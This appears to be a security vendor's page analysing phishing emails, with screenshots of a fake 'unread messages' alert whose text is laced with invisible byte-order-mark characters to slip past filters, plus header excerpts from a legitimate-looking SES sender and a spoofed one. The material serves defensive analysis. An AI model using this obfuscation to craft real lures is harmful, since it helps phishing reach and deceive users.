

```
152
153
154
155  Y=EF=BB=BF=EF=BB=BFou ha=EF=BB=BF=EF=BB=BFve =EF=BB=BF=EF=BB=BF5 un=EF=
156  =BB=BF=EF=BB=BFread mes=EF=BB=BF=EF=BB=BFsages th=EF=BB=BF=EF=BB=BFat =
157  ha=EF=BB=BF=EF=BB=BFve no=EF=BB=BF=EF=BB=BFt re=EF=BB=BF=EF=BB=BFac=EF=
158  =BB=BF=EF=BB=BFhed you
159
160  Pri=EF=BB=BF=EF=BB=BFori=EF=BB=BF=EF=BB=BFty:=EF=BB=BF=EF=BB=BF ! H=EF=
161  =BB=BF=EF=BB=BFigh=20
162
163  Date: 7/22/2022 9:57:15 PM +000 (UTC)
164
165  Client: ian@beauceronsecurity.com
166
167
168  D=EF=BB=BF=EF=BB=BFeta=EF=BB=BF=EF=BB=BFils: The al=EF=BB=BF=EF=BB=BFe=
169  r=EF=BB=BF=EF=BB=BFt is trigg=EF=BB=BF=EF=BB=BFered wh=EF=BB=BF=EF=BB=BF=
170  en user ha=EF=BB=BF=EF=BB=BFve e=EF=BB=BF=EF=BB=BFrr=EF=BB=BF=EF=BB=BF=
171  or i=EF=BB=BF=EF=BB=BFn ma=EF=BB=BF=EF=BB=BFil s=EF=BB=BF=EF=BB=BFyn=EF=
172  =BB=BF=EF=BB=BFc.=20
173
174
175
```


BEAUCERON SECURITY





```
152
153
154
155  Y=EF=BB=BF=EF=BB=BFou ha=EF=BB=BF=EF=BB=BFve =EF=BB=BF=EF=BB=BF5 un=EF=
156  =BB=BF=EF=BB=BFread mes=EF=BB=BF=EF=BB=BFsages th=EF=BB=BF=EF=BB=BFat =
157  ha=EF=BB=BF=EF=BB=BFve no=EF=BB=BF=EF=BB=BFt re=EF=BB=BF=EF=BB=BFac=EF=
158  =BB=BF=EF=BB=BFhed you
159
160  Pri=EF=BB=BF=EF=BB=BFori=EF=BB=BF=EF=BB=BFty:=EF=BB=BF=EF=BB=BF ! H=EF=
161  =BB=BF=EF=BB=BFigh=20
162
163  Date: 7/22/2022 9:57:15 PM +000 (UTC)
164
165  Client: ian@beauceronsecurity.com
166
167
168  D=EF=BB=BF=EF=BB=BFeta=EF=BB=BF=EF=BB=BFils: The al=EF=BB=BF=EF=BB=BFe=
169  r=EF=BB=BF=EF=BB=BFt is trigg=EF=BB=BF=EF=BB=BFered wh=EF=BB=BF=EF=BB=BF=
170  en user ha=EF=BB=BF=EF=BB=BFve e=EF=BB=BF=EF=BB=BFrr=EF=BB=BF=EF=BB=BF=
171  or i=EF=BB=BF=EF=BB=BFn ma=EF=BB=BF=EF=BB=BFil s=EF=BB=BF=EF=BB=BFyn=EF=
172  =BB=BF=EF=BB=BFc.=20
173
174
175
```


BEAUCERON SECURITY





```
Authentication-Results: spf=pass (sender IP is 54.240.4.13)
 smtp.mailfrom=eu-west-1.amazonses.com; dkim=pass (signature was verified)
 header.d=jhghyghhh.awsapps.com;dmarc=pass action=none
 header.from=jhghyghhh.awsapps.com;compauth=pass reason=100
Received-SPF: Pass (protection.outlook.com: domain of eu-west-1.amazonses.com
 designates 54.240.4.13 as permitted sender) receiver=protection.outlook.com;
 client-ip=54.240.4.13; helo=a4-13.smtp-out.eu-west-1.amazonses.com; pr=C
```






```
Authentication-Results: spf=none (sender IP is 85.239.34.210)
 smtp.mailfrom=data6.bekaertdeslee.com; dkim=none (message not signed)
 header.d=none;dmarc=none action=none
 header.from=beauceronsecurity.com;compauth=fail reason=601
Received-SPF: None (protection.outlook.com: data6.bekaertdeslee.com does not
 designate permitted sender hosts)
Received: from data6.bekaertdeslee.com (85.239.34.210) by
 YT3CAN01FT022.mail.protection.outlook.com (10.118.140.162) with Microsoft
 SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id
 15.20.5438.12 via Frontend Transport; Mon, 18 Jul 2022 19:56:07 +0000
Received: from data6.bekaertdeslee.com (data6.bekaertdeslee.com [127.0.0.1])
    by data6.bekaertdeslee.com (8.14.7/8.14.7) with ESMTP id 26IJu5F5006618
```


BEAUCERON SECURITY

